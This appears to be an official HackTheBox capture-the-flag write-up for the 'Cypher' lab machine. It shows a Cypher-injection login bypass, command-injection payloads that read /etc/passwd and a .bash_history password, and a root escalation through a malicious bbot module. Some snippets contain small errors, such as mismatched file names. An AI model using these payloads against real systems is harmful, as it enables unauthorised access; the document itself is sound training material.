
HACKTHEBOX



Cypher

20th Feb 2025

Prepared By: `kavigihan`

Machine Author(s): `Techromancer`

Difficulty: Medium

Classification: Official

Synopsis

Cypher is a medium-difficulty Linux machine that requires exploiting a cypher injection vulnerability to bypass authentication on a login page. This grants users access to a custom web application to execute custom queries. A Java file is discovered by fuzzing the web application, revealing a command injection vulnerability that provides access to the machine as the `neo4j` user. A history file contains the credentials for the `graphasm` user, who has permission to execute `bbot` as `root` user. This privilege escalation is exploited by creating a custom module that allows executing commands.

Skills Required

- Basic Web Exploitation Skills
- Knowledge about Source Code Analysis
- Basic Linux Enumeration Skills

Skills Learned

- Cypher Injection
- Java Source Code Analysis

Enumeration

Let's start by performing an `Nmap` scan.

```
$ ports=$(nmap -p- --min-rate=1000 -Pn -T4 10.10.11.61 | grep '^[0-9]' | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -Pn -sC -sV 10.10.11.61
<SNIP>
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
</SNIP>
```

The `Nmap` output reveals port 22 running `OpenSSH` and port 80 running `nginx`.

Port 80 is running a web application called `Graph ASM`.

Clicking on `Try our free demo` redirects us to `http://cypher.htb/`. To access this domain, an entry for `10.10.11.61 cypher.htb` must be added to the `/etc/hosts` file.

```
$ echo '10.10.11.61 cypher.htb' | sudo tee -a /etc/hosts
```

We can see a login page after adding the entry and repeating the previous steps.

Since we don't have any credentials to log in, let's try to bypass the authentication with SQL Injection. Sending a single quote (`'`) as the username results in the following error message.

```
Traceback (most recent call last): File "/app/app.py", line 142, in
verify_creds results = run_cypher(cypher) File "/app/app.py", line 63, in
run_cypher return [r.data() for r in session.run(cypher)] File "/usr/local/lib/
python3.9/site-packages/neo4j/_sync/work/session.py", line 314, in run
self._auto_result._run( File "/usr/local/lib/python3.9/site-packages/neo4j/
_sync/work/result.py", line 221, in _run self._attach() File "/usr/local/lib/
python3.9/site-packages/neo4j/_sync/work/result.py", line 409, in _attach
self._connection.fetch_message() File "/usr/local/lib/python3.9/site-
packages/neo4j/_sync/io/_common.py", line 178, in inner func(*args,
**kwargs) File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/
_bolt.py", line 860, in fetch_message res = self._process_message(tag,
fields) File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/
_bolt5.py", line 370, in _process_message
response.on_failure(summary_metadata or {}) File "/usr/local/lib/
python3.9/site-packages/neo4j/_sync/io/_common.py", line 245, in
on_failure raise Neo4jError.hydrate(**metadata)
neo4j.exceptions.CypherSyntaxError: {code:
Neo.ClientError.Statement.SyntaxError} {message: Failed to parse string
literal. The query must contain an even number of non-escaped quotes.
(line 1, column 55 (offset: 54)) "MATCH (u:USER) -[:SECRET]-> (h:SHA1)
WHERE u.name = ''' return h.value as hash" ^} During handling of the above
exception, another exception occurred: Traceback (most recent call last):
File "/app/app.py", line 165, in login creds_valid = verify_creds(username,
password) File "/app/app.py", line 151, in verify_creds raise
ValueError(f"Invalid cypher query: {cypher}: {traceback.format_exc()}")
```

The browser's developer tools should be opened to examine the error in detail. Navigating to the **Console** tab provides a clearer view of the error message and any additional debugging information returned by the application.

```
Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]
XML Parsing Error: syntax error
Location: http://cypher.htb/api/auth
Line Number 1, Column 1:
XHR POST http://cypher.htb/api/auth
Headers   Cookies   Request   Response   Timings   Stack Trace
Response Payload
11        self._connection.fetch_message()
12      File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 178, in inner
13        func(*args, **kwargs)
14      File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt.py", line 860, in fetch_message
15        res = self._process_message(tag, fields)
16      File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt5.py", line 370, in _process_message
17        response.on_failure(summary_metadata or {})
18      File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 245, in on_failure
19        raise Neo4jError.hydrate(**metadata)
20    neo4j.exceptions.CypherSyntaxError: {code: Neo.ClientError.Statement.SyntaxError} {message: Failed to parse string literal. The query
21    "MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = ''' return h.value as hash"
22                                                          ^}
23
24    During handling of the above exception, another exception occurred:
25
26    Traceback (most recent call last):
XML Parsing Error: syntax error
Location: http://cypher.htb/api/auth
Line Number 1, Column 1:
```


The error message confirms that the backend uses `neo4j` and reveals the query being executed:

```
MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = '' return h.value as hash
```


Since we know the query being run, we can build a payload to bypass the login as follows:

```
MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = '' OR true return "<hash>" as hash; // return h.value as hash
```

The `<hash>` must be replaced with the `SHA1` hash of the password we provide for the password field in the login form.



In this case, the `SHA1` hash of the word `cypher` is substituted into the query, and `cypher` is used as the password. Submitting these credentials and clicking `Sign in` successfully authenticates us and grants access to the application at `/demo`, confirming that the authentication bypass was successful.



For further enumerations, let's fuzz the web root. This reveals the presence of a directory named `/testing`.

```
$ gobuster dir -u http://cypher.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 200
<SNIP>
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
</SNIP>
```

A `.jar` file is discovered inside the `/testing` directory.

Let's download the `JAR` file and analyze it using `jdex-gui`. Navigating to `Source Code -> com.cypher.neo4j.apoc` reveals two main classes. Within the `CustomFunctions` class, the implementation of the `getUrlStatusCode` method is identified.


```
public class CustomFunctions {

    @Procedure(name = "custom.getUrlStatusCode", mode = Mode.READ)
    @Description("Returns the HTTP status code for the given URL as a string")
    public Stream<StringOutput> getUrlStatusCode(@Name("url") String url) throws Exception {
        if (!url.toLowerCase().startsWith("http://") && !url.toLowerCase().startsWith("https://")) {
            url = "https://" + url;
        }

        String[] command = {"/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url};
        System.out.println("Command: " + Arrays.toString(command));
        Process process = Runtime.getRuntime().exec(command);
```

Looking at the decompiled source code, we can notice a command injection vulnerability in the `getUrlStatusCode` method due to insecure string concatenation. The user-supplied URL is directly passed to a system command without proper validation or sanitization, allowing arbitrary command execution.

By examining the `HTTP Statuses` method in the web application, we can see the expected query format for this method, which can be leveraged to craft a payload.




Foothold

We can create a payload to exploit the command injection vulnerability with the information gathered. The following query demonstrates the injection and executes the `whoami` command.


```
CALL custom.getUrlStatusCode('example.com; whoami')
```

In this query, the semicolon (`;`) terminates the current command and executes the `whoami` command. This allows for arbitrary command execution on the system.




After executing the command, the output from the `whoami` command confirms that there is a user called `neo4j`. Let's find out the home directory of the `neo4j` user.

```
CALL custom.getUrlStatusCode('example.com; cat /etc/passwd|grep bash| tail  -n
-1')
```



The home directory for the `neo4j` user is located at `/var/lib/neo4j`. Within this directory, we will check if a `.bash_history` file exists by running the following command:

```
CALL custom.getUrlStatusCode('example.com; cat /var/lib/neo4j/.bash_history')
```





```
"000neo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhK"
```

We find some credentials from the existing `.bash_history` file.

Attempting to log in via SSH with the credentials found as the `neo4j` user fails. However, by enumerating other users on the system by looking at the `/etc/passwd` file, we see there is another user called `graphasm`.

```
CALL custom.getUrlStatusCode('example.com; cat /etc/passwd|grep bash| tail  -n
-2')
```



The credentials obtained from the `.bash_history` file allow successful login to the target as the `graphasm` user.

```
$ ssh graphasm@10.10.11.61
```

Once you are logged in, you can find the user flag in `/home/graphasm/user.txt`

Privilege Escalation

Let's enumerate the system as the `graphasm` user. Upon reviewing the `sudo` privileges for the `graphasm` user, we see that this user can execute `/usr/local/bin/bbot` as the `root` user without requiring a password.

```
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
```

After some research, we can find a [GitHub repository](#) for this tool. Additionally, the tool's wiki can also be found [here](#), which provides further details about its functionality.

The tool is identified as a visualization tool that uses `VivaGraphJS`. From the product page, we see that multiple modules can be used with the `bbot` utility itself, and custom modules can also be loaded. The process for creating and loading custom modules is described in the [wiki](#).

Using this method, let's create a custom Python module and load it into `bbot` as root, allowing command execution with root privileges.

Firstly, we need to create a `YAML` file with the module information.

- `/tmp/my_present.yml`

```yaml
modules:
 - mymodule

module_dirs:
 - /tmp/my_modules
```

Then we need to create the module itself.

- `/tmp/my_modules/mymodule.py`

```python
from bbot.modules.base import BaseModule
import os
os.system("cat /root/root.txt > /tmp/flag")

def MyModule(BaseModule):
    watched_events = ["DNS_NAME"]
    async def handle_event(self, event):
        import os
        os.system("cat /root/root.txt > /tmp/flag")
```

Once the module is created, we use `bbot` to load it and execute our payload.

```
$ graphasm@cypher:~$ sudo /usr/local/bin/bbot -p /tmp/my_preset.yml --force
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot
<SNIP>
[INFO] output.csv: Saved CSV output to
/root/.bbot/scans/scheming_megan/output.csv
[INFO] output.json: Saved JSON output to
/root/.bbot/scans/scheming_megan/output.json
[INFO] output.txt: Saved TXT output to
/root/.bbot/scans/scheming_megan/output.txt
</SNIP>
```

Once the custom module is successfully loaded into `bbot`, the payload will execute, which copies the root flag into the `/tmp/` directory. Then, the root flag can be accessed by reading the file `/tmp/flag`.

```
graphasm@cypher:~$ cat /tmp/flag
13b2e3c91f90b77e1bd91c2243b41761
```